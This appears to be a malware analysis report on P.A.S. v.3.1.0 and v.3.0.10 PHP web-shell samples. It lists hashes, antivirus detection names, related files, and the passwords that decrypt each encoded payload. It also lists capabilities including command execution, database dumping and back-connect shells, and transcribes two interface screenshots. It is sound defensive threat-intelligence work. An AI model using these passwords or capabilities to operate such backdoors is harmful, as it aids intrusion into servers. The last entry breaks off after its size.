ClamAV	Php.Malware.Agent-5486261-0
Kaspersky	Backdoor.PHP.Agent.aar
TrendMicro	PHP_WEBSHELL.SMA
Sophos	PHP/WebShell-O
Avira	PHP/Agent.12663
Microsoft	Backdoor:PHP/Fobushell.D
Ahnlab	PHP/Webshell
ESET	PHP/Agent.IB trojan
TrendMicroHouseCall	PHP_WEBSHELL.SMA
Ikarus	Backdoor.PHP.Fobushell

Relationships

(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e (93f51)	Related_To	(S) Interface for PAS v.3.1.0
(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e (93f51)	Related_To	(F) da9f2804b16b369156e1b629ad3d2aac79326b94284e43c7b8355f3db71912b8 (bfcb5)
(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e (93f51)	Related_To	(F) 20f76ada1721b61963fa595e3a2006c96225351362b79d5d719197c190cd4239 (c3e23)
(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e (93f51)	Related_To	(F) 7b28b9b85f9943342787bae1c92cab39c01f9d82b99eb8628abc638afd9eddaf (38f71)
(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e (93f51)	Related_To	(F) ae67c121c7b81638a7cb655864d574f8a9e55e66bcb9a7b01f0719a05fab7975 (eddfe)

Description

This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. During runtime, this payload will be decoded and decrypted using combination of a base64_decode and a password.

Analysis indicates that the web-shell will be accessed and executed through a browser by a remote user. The file will prompt the user to enter a password. The password entered is submitted via $_POST and stored in a cookie at runtime.

The password "root" was used to decrypt the payload. The decrypted payload contains a PHP web-shell and has been identified as P.A.S. v.3.1.0. This web-shell is a backdoor that provides an interface (see Screenshot) for various remote operations, such as file explorer, searcher, SQL-client, network tools, command shell access, and server info features to a remote user once installed on the compromised system. The following are some of the P.A.S webshell capabilities:


--Begin Capabilities--
To view compromised server information.
File manager (copy, rename, move, download, upload, delete, jump, create files and folders).
Search files, objects, directories, and text in files.
SQL client to login and dump database and tables.

Network console to bindport, back-connect, and port scanner.
Command line console to execute command.
Execute PHP code.
--End Capabilities--

The webshell P.A.S. v.3.1.0 interface is shown in image 1.0.

Screenshots

- **Interface for PAS v.3.1.0**



```
Notice: Undefined index: array in C:\        \        \        \foo\8.php on line 3
Server address :   localhost (127.0.0.1, ::1) / WIN-49ATNUR66MT
Server OS :        Windows NT 6.1 build 7601 (Windows 7 Business Edition Service Pack 1) i586
Server software :  Apache/2.4.10 (Win32) OpenSSL/1.0.1i PHP/5.6.3 cURL MySQL/mysqlnd 5.0.11-dev - 20120503 - $Id:
                   f373ea5dd5538761406a8022a4b8a374418b240e $
User info :        uid=0(          ) gid=0(0)
Go to :  A:  C:  D:  C:/        /        /        /foo/
Jump : C:/        /        /        /foo\
Exec  :  ver
Eval  :  phpinfo();
P.A.S. v.3.1.0                          UTF-8                          18.520 s.
```

da9f2804b16b369156e1b629ad3d2aac79326b94284e43c7b8355f3db71912b8

Details

Name	da9f2804b16b369156e1b629ad3d2aac79326b94284e43c7b8355f3db71912b8
Size	21377
Type	PHP script, ASCII text, with very long lines
MD5	bfcb50cffca601b33c285b9f54b64cb1
SHA1	efcc0c18e10072b50deeca9592c76bc90f4d18ce
ssdeep	384:0x6Nx4A8ZPJ8s5o80bOIs+AMBkxM5ZTSzuSizpxf18veznDt1Sxuunv:0x60A2PqsW8s7sMB/XTSfizpv+uunv
Entropy	6.10042530063

Antivirus

F-prot	PHP/WebShell.A
McAfee	PHP/WebShell.i
F-secure	Backdoor.PHP.AYP
VirIT	Trojan.PHP.Shell.JB
Symantec	PHP.Backdoor.Trojan
ClamAV	Php.Malware.Agent-5486261-0
Kaspersky	Backdoor.PHP.Agent.aar
TrendMicro	PHP_WEBSHELL.SMA
Sophos	PHP/WebShell-O
Microsoft	Backdoor:PHP/Fobushell.D
Ahnlab	PHP/Webshell
ESET	PHP/Agent.IB trojan
NANOAV	Trojan.Script.Crypt.dsonvo
TrendMicroHouseCall	PHP_WEBSHELL.SMA
Ikarus	Trojan.PHP.Crypt

Relationships

(F) da9f2804b16b369156e1b629ad3d2aac79326b94284e43c7b8355f3db71912b8 (bfcb5)	Related_To	(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e (93f51)

Description

This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. The password "avto" was used to decrypt the payload. The decrypted payload contains a PHP web-shell and has been identified as P.A.S. v.3.1.0. This file and 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e have the same functionality.

20f76ada1721b61963fa595e3a2006c96225351362b79d5d719197c190cd4239

Details	
Name	20f76ada1721b61963fa595e3a2006c96225351362b79d5d719197c190cd4239
Size	21377
Type	PHP script, ASCII text, with very long lines
MD5	c3e23ef7f5e41796b80ca9e59990fe9c
SHA1	0a3f7e0d0729b648d7bb6839db13c97f0b741773
ssdeep	384:JIiH2ER39I1Vv+kIPEWWjYc+CmJNHKblvcDSRRjqSA93DuxuXvWxUg:JIy2ER3CL+khWUYcsJtMcDiuSA93DuxD
Entropy	6.10091164773

Antivirus	
F-prot	PHP/WebShell.A
McAfee	PHP/WebShell.i
F-secure	Backdoor.PHP.AYP
VirIT	Trojan.PHP.Shell.LV
Symantec	PHP.Backdoor.Trojan
ClamAV	Php.Malware.Agent-5486261-0
Kaspersky	Backdoor.PHP.Agent.aaw
TrendMicro	PHP_WEBSHELL.SMA
Sophos	PHP/WebShell-O
Avira	PHP/Agent.12662
Microsoft	Backdoor:PHP/Fobushell.D
Ahnlab	PHP/Webshell
ESET	PHP/Krypt k.AJ trojan
TrendMicroHouseCall	PHP_WEBSHELL.SMA
Ikarus	Trojan.PHP.Crypt

Relationships		
(F) 20f76ada1721b61963fa595e3a2006c962253513 62b79d5d719197c190cd4239 (c3e23)	Related_To	(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68 db9749089f559ada4a33f93e (93f51)

Description

This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. The password "123123" was used to decrypt the payload. The decrypted payload contains a PHP web-shell and has been identified as P.A.S. v.3.1.0. This file and 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e have the same functionality.

7b28b9b85f9943342787bae1c92cab39c01f9d82b99eb8628abc638afd9eddaf

Details	
Name	7b28b9b85f9943342787bae1c92cab39c01f9d82b99eb8628abc638afd9eddaf
Size	21633
Type	PHP script, ASCII text, with very long lines, with CRLF line terminators
MD5	38f7149d4ec01509c3a36d4567125b18
SHA1	d1828dce4bf476ca07629e1613dd77c3346e2c5a
ssdeep	384:0y6t/9+e9BhShtzX3vOjbkMlspeMucuA4ScHCpMO1LmMoVID+a5XHEuz8v:0y6L+4BIhhX/6IMyn5uMcHCpbkuz8v
Entropy	6.12095270355

Antivirus	
F-prot	PHP/WebShell.A
McAfee	PHP/WebShell.i
F-secure	Backdoor.PHP.AYP
VirIT	Trojan.PHP.Shell.JB
Symantec	PHP.Backdoor.Trojan
ClamAV	Php.Malware.Agent-5486261-0
Kaspersky	Backdoor.PHP.Agent.abc
TrendMicro	PHP_WEBSHELL.SMA
Sophos	PHP/WebShell-O

Avira	PHP/Agent.1266
Microsoft	Backdoor:PHP/Fobushell.D
Ahnlab	PHP/Webshell
ESET	PHP/Agent.IB trojan
TrendMicroHouseCall	PHP_WEBSHELL.SMA
Ikarus	Trojan.PHP.Crypt

Relationships

(F) 7b28b9b85f9943342787bae1c92cab39c01f9d82b99eb8628abc638afd9eddaf (38f71)	Related_To	(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e (93f51)

Description

This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. The password "avto" was used to decrypt the payload. The decrypted payload contains a PHP web-shell and has been identified as P.A.S. v.3.1.0. This file and 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e have the same functionality.

ae67c121c7b81638a7cb655864d574f8a9e55e66bcb9a7b01f0719a05fab7975

Details

Name	ae67c121c7b81638a7cb655864d574f8a9e55e66bcb9a7b01f0719a05fab7975
Size	21121
Type	PHP script, ASCII text, with very long lines, with no line terminators
MD5	eddfe110da553a3dc721e0ad4ea1c95c
SHA1	6b178cc9d630345356b9341613cd83bd588192e9
ssdeep	384:/YO/kOzhJ38bvqoWksNj4lCKlmI6KDzXpofabpTACAXDDe9GDtWNmu:/YIkOzhJs1WkqICKs0ofocCAXDDe9etO
Entropy	6.08010194218

Antivirus

F-prot	PHP/WebShell.A
McAfee	PHP/WebShell.i
F-secure	Backdoor.PHP.AYP
Symantec	PHP.Backdoor.Trojan
ClamAV	Php.Malware.Agent-1642041
Kaspersky	Backdoor.PHP.Agent.aat
TrendMicro	PHP_WEBSHELL.SMA
Sophos	PHP/WebShell-O
Microsoft	Backdoor:PHP/Fobushell.D
Ahnlab	PHP/Webshell
ESET	PHP/Krypt k.AJ trojan
TrendMicroHouseCall	PHP_WEBSHELL.SMA
Ikarus	Trojan.PHP.Crypt

Relationships

(F) ae67c121c7b81638a7cb655864d574f8a9e55e66bcb9a7b01f0719a05fab7975 (eddfe)	Related_To	(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e (93f51)

Description

This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. The password "123123" was used to decrypt the payload. The decrypted payload contains a PHP web-shell and has been identified as P.A.S. v.3.1.0. This file and 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e have the same functionality.

6fad670ac8febb5909be73c9f6b428179c6a7e94294e3e6e358c994500fcce46

Details

Name	6fad670ac8febb5909be73c9f6b428179c6a7e94294e3e6e358c994500fcce46
Size	21191
Type	PHP script, ASCII text, with very long lines
MD5	78abd4cdccab5462a64ab4908b6956bd

SHA1	1a42bc32bdfeb468e6a98f9b69514adb7cc963ae
ssdeep	384:3cKqZSUbR58RkpmzijNeoBtqT/juu+/iSeClJTYZaPKWFbNx:sKqZ7dCupmzqN3K7jsFDTTeaX1Nx
Entropy	6.10207869759

Antivirus

F-prot	PHP/WebShell.A
McAfee	PHP/WebShell.i
F-secure	Backdoor.PHP.AYP
Symantec	PHP.Backdoor.Trojan
ClamAV	Php.Malware.Agent-5486261-0
Kaspersky	Backdoor.PHP.Agent.abe
TrendMicro	PHP_WEBSHELL.SMA
Sophos	PHP/WebShell-O
Microsoft	Backdoor:PHP/Fobushell.G
ESET	PHP/Krypt k.AJ trojan
TrendMicroHouseCall	PHP_WEBSHELL.SMA
Ikarus	Trojan.PHP.Crypt

Relationships


(F) 6fad670ac8febb5909be73c9f6b428179c6a7e942 94e3e6e358c994500fcce46 (78abd)	Related_To	(S) Interface for PAS v.3.0.10
(F) 6fad670ac8febb5909be73c9f6b428179c6a7e942 94e3e6e358c994500fcce46 (78abd)	Related_To	(F) d285115e97c02063836f1cf8f91669c114052727c3 9bf4bd3c062ad5b3509e38 (fc45a)

Description

This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. The password "we kome" was used to decrypt the payload. The decrypted payload contains a PHP web-shell and has been identified as P.A.S. v.3.0.10. This version (see Screenshot) and v.3.1.0 have similar functionality, except v.3.0.10 has safeMode, open base directory, and disable functionality.The webshell P.A.S. v.3.0.10 interface is shown in image 2.0.

Screenshots

- **Interface for PAS v.3.0.10**



Server address : localhost (127.0.0.1, ::1) / WIN-49ATNUR66MT
Server OS : Windows NT 6.1 build 7601 (Windows 7 Business Edition Service Pack 1) i586
Server software : Apache/2.4.10 (Win32) OpenSSL/1.0.1i PHP/5.6.3 cURL MySQL/mysqlnd 5.0.11-dev - 20120503 - $Id: f373ea5dd5538761406a8022a4b8a374418b240e $
User info : uid=0([redacted]) gid=0(0)
SafeMode : OFF
OpenBaseDir : OFF
Disable functions : NONE

Go to : A: C: D: C:/ / / /foo/ > Home
Exec : ver >
Eval : phpinfo(); >
P.A.S. v.3.0.10 UTF-8 > 25.921 s.

d285115e97c02063836f1cf8f91669c114052727c39bf4bd3c062ad5b3509e38

Details

Name	d285115e97c02063836f1cf8f91669c114052727c39bf4bd3c062ad5b3509e38
Size	21191
Type	PHP script, ASCII text, with very long lines
MD5	fc45abdd5fb3ffa4d3799737b3f597f4
SHA1	adf649354ff4d1812e7de745214362959e0174b1
ssdeep	384:ccKqZSUbR58RkpmzijNeoBtqT/juu+/iSeClJTYZaPKWFbNUbxwx:pKqZ7dCupmzqN3K7jsFDTTeaX1NUbxG
Entropy	6.1021796546

Antivirus

F-prot	PHP/WebShell.A
McAfee	PHP/WebShell.i

NetGate	Trojan.Win32.Malware
F-secure	Backdoor.PHP.AYP
Symantec	PHP.Backdoor.Trojan
ClamAV	Php.Malware.Agent-5486261-0
Kaspersky	Backdoor.PHP.Agent.abe
TrendMicro	PHP_WEBSHELL.SMA
Sophos	PHP/WebShell-O
Avira	PHP/Krypt k.AA
Microsoft	Backdoor:PHP/Fobushell.G
Ahnlab	PHP/Webshell
ESET	PHP/Krypt k.AJ trojan
TrendMicroHouseCall	PHP_WEBSHELL.SMA
Ikarus	Trojan.PHP.Crypt

Relationships

(F) d285115e97c02063836f1cf8f91669c114052727c39bf4bd3c062ad5b3509e38 (fc45a)	Related_To	(F) 6fad670ac8febb5909be73c9f6b428179c6a7e94294e3e6e358c994500fcce46 (78abd)

Description

This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. The password "123123" was used to decrypt the payload. The decrypted payload contains a PHP web-shell and has been identified as P.A.S. v.3.0.10. This file and 6fad670ac8febb5909be73c9f6b428179c6a7e94294e3e6e358c994500fcce46 have the same functionality.

0576cd0e9406e642c473cfa9cb67da4bc4963e0fd6811bb09d328d71b36faa09

Details

Name	0576cd0e9406e642c473cfa9cb67da4bc4963e0fd6811bb09d328d71b36faa09
Size	21633
Type	PHP script, ASCII text, with very long lines, with CRLF line terminators
MD5	10b1306f322a590b9cef4d023854b850
SHA1	eac98f414abd9e6a39ce96f5547284c371a30a74
ssdeep	384:aflOAr6OucUytsS8UdzMV3u2SmsyCDHEToBCGIbGA3taDPWA+0BWdL1v:afUAr6OJB18Cc3u2jseTo/cGA3taD+Ae
Entropy	6.1212580823

Antivirus

F-prot	PHP/WebShell.A
McAfee	PHP/WebShell.i
F-secure	Backdoor.PHP.AYP
Symantec	PHP.Backdoor.Trojan
ClamAV	Php.Malware.Agent-5486261-0
Kaspersky	Backdoor.PHP.Agent.aax
TrendMicro	PHP_WEBSHELL.SMA
Sophos	PHP/WebShell-O
Microsoft	Backdoor:PHP/Fobushell.D
Ahnlab	PHP/Webshell
ESET	PHP/Krypt k.AJ trojan
TrendMicroHouseCall	PHP_WEBSHELL.SMA
Ikarus	Trojan.PHP.Crypt

Description

This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. Analysis indicates that the web-shell will be accessed and executed through a browser by a remote user. The file will prompt the user to enter a password. The password entered is submitted via $_POST and stored in a cookie at runtime.

0fd05095e5d2fa466bef897105dd943de29f6b585ba68a7bf58148767364e73e

Details

Name	0fd05095e5d2fa466bef897105dd943de29f6b585ba68a7bf58148767364e73e

Size	21377
Type	PHP script, ASCII text, with very long lines
MD5	128cc715b25d0e55704ed9b4a3f2ef55
SHA1	93c3607147e24396cc8f508c21ce8ab53f9a0176
ssdeep	384:zvAz7TvcjKJp0eJ4ZZXIoQW9fq3C3W/e3+M/BF9xjzAMbaQCUv:jAzMjAp0/XIq9fq3CWoEUv
Entropy	6.10186106747

Antivirus

F-prot	PHP/WebShell.A
McAfee	PHP/WebShell.i
F-secure	Backdoor.PHP.AXV
Symantec	PHP.Backdoor.Trojan
ClamAV	Php.Malware.Agent-5486261-0
Kaspersky	Backdoor.PHP.Agent.aau
TrendMicro	PHP_WEBSHELL.SMA
Sophos	PHP/WebShell-O
Microsoft	Backdoor:PHP/Fobushell.D
Ahnlab	PHP/Webshell
ESET	PHP/Krypt k.AJ trojan
TrendMicroHouseCall	PHP_WEBSHELL.SMA
Ikarus	Trojan.PHP.Crypt

Description

This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. Analysis indicates that the web-shell will be accessed and executed through a browser by a remote user. The file will prompt the user to enter a password. The password entered is submitted via $_POST and stored in a cookie at runtime.

1343c905a9c8b0360c0665efa6af588161fda76b9d09682aaf585df1851ca751

Details

Name	1343c905a9c8b0360c0665efa6af588161fda76b9d09682aaf585df1851ca751
Size	21355
Type	PHP script, ASCII text, with very long lines
MD5	f3ecf4c56f16d57b260b9cf6ec4519d6
SHA1	18eda2d7b0d42462cdef1794ad26e21a52d79dc6
ssdeep	384:DIiH2ER39I1Vv+kIPEWWjYc+CmJNHKblvcDSRRjqSA93DuxuXvWxUV:DIy2ER3CL+khWUYcsJtMcDiuSA93Dux0
Entropy	6.09871136883

Antivirus

F-prot	PHP/WebShell.A
McAfee	PHP/WebShell.i
F-secure	Backdoor.PHP.AYP
Symantec	PHP.Backdoor.Trojan
ClamAV	Php.Malware.Agent-5486261-0
Kaspersky	Backdoor.PHP.Agent.aav
TrendMicro	PHP_WEBSHELL.SMA
Sophos	PHP/WebShell-O
Microsoft	Backdoor:PHP/Fobushell.G
Ahnlab	PHP/Webshell
ESET	PHP/Krypt k.AJ trojan
TrendMicroHouseCall	PHP_WEBSHELL.SMA
Ikarus	Trojan.PHP.Crypt

Description

This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. Analysis indicates that the web-shell will be accessed and executed through a browser by a remote user. The file will prompt the user to enter a password. The password entered is submitted via $_POST and stored in a cookie at runtime.

2d5afec034705d2dc398f01c100636d51eb446f459f1c2602512fd26e86368e4

Details	
Name	2d5afec034705d2dc398f01c100636d51eb446f459f1c2602512fd26e86368e4
Size	21377
Type	PHP script, ASCII text, with very long lines
MD5	7fce89d5e3d59d8e849d55d604b70a6f
SHA1	a0a6978f7022f71ad977760f492704216318b5cd
ssdeep	384:ZoO1rR0apTrdj4hK2IeJYORHxrPIHzDUCuJYL3Q3QX6imKrV3XVPeezCv:ZR1rxl0k2lJYORRyBg3XlKpnVPee+v
Entropy	6.10129283354

Antivirus	
F-prot	PHP/WebShell.A
McAfee	PHP/WebShell.i
F-secure	Backdoor.PHP.AYP
Symantec	PHP.Backdoor.Trojan
ClamAV	Php.Malware.Agent-5486261-0
Kaspersky	Backdoor.PHP.Agent.abb
TrendMicro	PHP_WEBSHELL.SMA
Sophos	PHP/WebShell-O
Microsoft	Backdoor:PHP/Fobushell.D
Ahnlab	PHP/Webshell
ESET	PHP/Krypt k.AJ trojan
TrendMicroHouseCall	PHP_WEBSHELL.SMA
Ikarus	Trojan.PHP.Crypt

Description

This is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. During runtime, this payload will be decoded and decrypted using combination of a base64_decode and a password. This password is submitted via a POST request or in a cookie at runtime. The following password "|F3Jk~6k6" was used to decrypt the payload. The decrypted payload contains a PHP webshell and has been identified as P.A.S. v.3.1.0. This webshell is a backdoor that provides an interface for various remote operations, such as file explorer, searcher, SQL-client, network tools, command shell access, and server info features to a remote user once installed on the compromised system. The following are some of the P.A.S webshell capabilities:
--Begin Capabilities--
To view compromised server information.
File manager (copy, rename, move, download, upload, delete, jump, create files and folders).
Search files, objects, directories, and text in files.
SQL client to login and dump database and tables.
Network console to bindport, back-connect, and port scanner.
Command line console to execute command.
Execute PHP code.
--End Capabilities--
The webshell interface is shown in image 1.0.

3bd682bb7870d5c8bc413cb4e0cc27e44b2358c8fc793b934c71b2a85b8169d7

Details	
Name	3bd682bb7870d5c8bc413cb4e0cc27e44b2358c8fc793b934c71b2a85b8169d7
Size	21612
Type	PHP script, ASCII text, with very long lines, with CRLF line terminators
MD5	e80f92faa5e11007f9ffea6df2297993
SHA1	2c48e42c882b45861557ea1f139f3e8b31629c7c
ssdeep	384:FflOAr6OucUytsS8UdzMV3u2SmsyCDHEToBCGIbGA3taDPWA+0BWdLh:FfUAr6OJB18Cc3u2jseTo/cGA3taD+Aq
Entropy	6.11927531623

Antivirus	
F-prot	PHP/WebShell.A
McAfee	PHP/WebShell.i
F-secure	Backdoor.PHP.AYP
Symantec	PHP.Backdoor.Trojan

ClamAV	Php.Malware.Agent-5486261-0
Kaspersky	Backdoor.PHP.Agent.aas
TrendMicro	PHP_WEBSHELL.SMA
Sophos	PHP/WebShell-O
Microsoft	Backdoor:PHP/Fobushell.G
Ahnlab	PHP/Webshell
ESET	PHP/Krypt k.AJ trojan
TrendMicroHouseCall	PHP_WEBSHELL.SMA
Ikarus	Trojan.PHP.Crypt

Description

This file is a malicious PHP file containing an embedded obfuscated payload.Analysis indicates that the web shell will be access and execute through a browser by a remote user. The file will prompt the user to enter a password. The password entered is submitted via $_POST and stored in a cookie at runtime. The embedded payload will be decoded and decrypted using combination of a base64_decode and a password. The password was not part of the submission.

449e7a7cbc393ae353e8e18b5c31d17bb13235d0c07e9e319137543608749602

Details

Name	449e7a7cbc393ae353e8e18b5c31d17bb13235d0c07e9e319137543608749602
Size	21667
Type	PHP script, ASCII text, with very long lines
MD5	66948b04173b523ca773c3073afb506d
SHA1	e1ad80b0769b8b9dfb357a410af948127aabda97
ssdeep	384:C0LnByNA3w1C7+mUsR+3oGzY0esuvDDqpEhIqdbf1oZP4jihXro8AtoGXz:C0FgJXoGzY0mDDbIqNYP4jihXroltoGj
Entropy	6.09992131729

Antivirus

F-prot	PHP/WebShell.A
McAfee	PHP/WebShell.i
F-secure	Backdoor.PHP.AYP
Symantec	PHP.Backdoor.Trojan
ClamAV	Php.Malware.Agent-5486261-0
Kaspersky	Backdoor.PHP.Agent.aap
TrendMicro	PHP_WEBSHELL.SMA
Sophos	PHP/WebShell-O
Avira	PHP/Agent.12664
Microsoft	Backdoor:PHP/Fobushell.G
Ahnlab	PHP/Webshell
ESET	PHP/Krypt k.AJ trojan
TrendMicroHouseCall	PHP_WEBSHELL.SMA
Ikarus	Trojan.PHP.Crypt

Description

This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. Analysis indicates that the web-shell will be accessed and executed through a browser by a remote user. The file will prompt the user to enter a password. The password entered is submitted via $_POST and stored in a cookie at runtime.

7dac01e818bd5a01fe75c3324f6250e3f51977111d7b4a94e41307bf463f122e

Details

Name	7dac01e818bd5a01fe75c3324f6250e3f51977111d7b4a94e41307bf463f122e
Size	21445
Type	PHP script, ASCII text, with very long lines, with CRLF line terminators
MD5	a5e933d849367d623d1f2692b6691bbf
SHA1	b788dce411fe0e1e1b7b476184aa6bbd0f8e3e31
ssdeep	384:5WermnyinsjQ+b3f+qzolbopGdiWy6diduFrg:5XaytEm3GCpGdMuFrg
Entropy	6.11582358023

Antivirus

F-prot	PHP/WebShell.A
McAfee	PHP/WebShell.i
F-secure	Backdoor.PHP.AYP
Symantec	PHP.Backdoor.Trojan
ClamAV	Php.Malware.Agent-5486261-0
Kaspersky	Backdoor.PHP.Agent.aaq
TrendMicro	PHP_WEBSHELL.SMA
Sophos	PHP/WebShell-O
Avira	PHP/Agent.12661
Microsoft	Backdoor:PHP/Fobushell.G
Ahnlab	PHP/Webshell
ESET	PHP/Krypt k.AJ trojan
TrendMicroHouseCall	PHP_WEBSHELL.SMA
Ikarus	Trojan.PHP.Crypt

Description

This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. Analysis indicates that the web-shell will be accessed and executed through a browser by a remote user. The file will prompt the user to enter a password. The password entered is submitted via $_POST and stored in a cookie at runtime.

9376e20164145d9589e43c39c29be3a07ecdfd9c5c3225a69f712dc0ef9d757f

Details

Name	9376e20164145d9589e43c39c29be3a07ecdfd9c5c3225a69f712dc0ef9d757f
Size	21182
Type	PHP script, ASCII text, with very long lines
MD5	dc4594dbeafbc8edfa0ac5983b295d9b
SHA1	82c4d3753a8ee26f0468e79bf5d90ada04c612ea
ssdeep	384:5e0nReo3P8WiT/7AxG7+4g6NdSB1env3qnEkgAFHJNdfoNuWs3yYKGYWZ0QxzTFI:5RzI/sxG7+762Be0skJNdfoNuWVbWZ0V
Entropy	6.10088739359

Antivirus

F-prot	PHP/WebShell.A
McAfee	PHP/WebShell.i
F-secure	Backdoor.PHP.AYP
Symantec	PHP.Backdoor.Trojan
ClamAV	Php.Malware.Agent-5486261-0
Kaspersky	Backdoor.PHP.Agent.abd
TrendMicro	PHP_WEBSHELL.SMA
Sophos	PHP/WebShell-O
Microsoft	Backdoor:PHP/Fobushell.G
Ahnlab	PHP/Webshell
ESET	PHP/Krypt k.AJ trojan
TrendMicroHouseCall	PHP_WEBSHELL.SMA
Ikarus	Trojan.PHP.Crypt

Description

This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. Analysis indicates that the web-shell will be accessed and executed through a browser by a remote user. The file will prompt the user to enter a password. The password entered is submitted via $_POST and stored in a cookie at runtime.

a0c00aca2f34c1f5ddcf36be2ccca4ce63b38436faf45f097d212c59d337a806

Details

Name	a0c00aca2f34c1f5ddcf36be2ccca4ce63b38436faf45f097d212c59d337a806
Size	21191

Type	PHP script, ASCII text, with very long lines
MD5	1ec7f06f1ee4fa7cecd17244eec24e07
SHA1	ae167bca0863cfccba9cc9cf5e3cafce6fa6b92c
ssdeep	384:s7ueraQSysFXnTPy9U3KRpz0x8Q1wKM5ivFV8rfAcrOf+U8zVYG:32sFXTPy9U3Qze8SwK2iooEOmKG
Entropy	6.1011365049

Antivirus

F-prot	PHP/WebShell.A
McAfee	PHP/WebShell.i
F-secure	Backdoor.PHP.AYP
Symantec	PHP.Backdoor.Trojan
ClamAV	Php.Malware.Agent-5486261-0
Kaspersky	Backdoor.PHP.Agent.aba
TrendMicro	PHP_WEBSHELL.SMA
Sophos	PHP/WebShell-O
Microsoft	Backdoor:PHP/Fobushell.G
Ahnlab	PHP/Webshell
ESET	PHP/Krypt k.AJ trojan
TrendMicroHouseCall	PHP_WEBSHELL.SMA
Ikarus	Trojan.PHP.Crypt

Description

This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. Analysis indicates that the web-shell will be accessed and executed through a browser by a remote user. The file will prompt the user to enter a password. The password entered is submitted via $_POST and stored in a cookie at runtime.

bd7996752cac5d05ed9d1d4077ddf3abcb3d291321c274dbcf10600ab45ad4e4

Details

Name	bd7996752cac5d05ed9d1d4077ddf3abcb3d291321c274dbcf10600ab45ad4e4
Size	21377
Type	PHP script, ASCII text, with very long lines
MD5	70f93f4f17d0e46137718fe59591dafb
SHA1	1e49a68c72ef40e8c333007a7e7f56de1b29c842
ssdeep	384:EIiH2ER39I1Vv+kIPEWWjYc+CmJNHKblvcDSRRjqSA93DuxuXvWxUort:EIy2ER3CL+khWUYcsJtMcDiuSA93Duxf
Entropy	6.09482710893

Antivirus

F-prot	PHP/WebShell.A
McAfee	PHP/WebShell.i
F-secure	Backdoor.PHP.AYP
VirIT	Trojan.PHP.Shell.LV
Symantec	PHP.Backdoor.Trojan
ClamAV	Php.Malware.Agent-5486261-0
Kaspersky	Backdoor.PHP.Agent.aaw
TrendMicro	PHP_WEBSHELL.SMA
Sophos	PHP/WebShell-O
Microsoft	Backdoor:PHP/Fobushell.G
Ahnlab	PHP/Webshell
ESET	PHP/Krypt k.AJ trojan
TrendMicroHouseCall	PHP_WEBSHELL.SMA
Ikarus	Trojan.PHP.Crypt

Description

This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. Analysis indicates that the web-shell will be accessed and executed through a browser by a remote user. The file will prompt the user to enter a password. The password entered is submitted via $_POST and stored in a cookie at runtime.

55058d3427ce932d8efcbe54dccf97c9a8d1e85c767814e34f4b2b6a6b305641

Details

Name	55058d3427ce932d8efcbe54dccf97c9a8d1e85c767814e34f4b2b6a6b305641
Size	435712
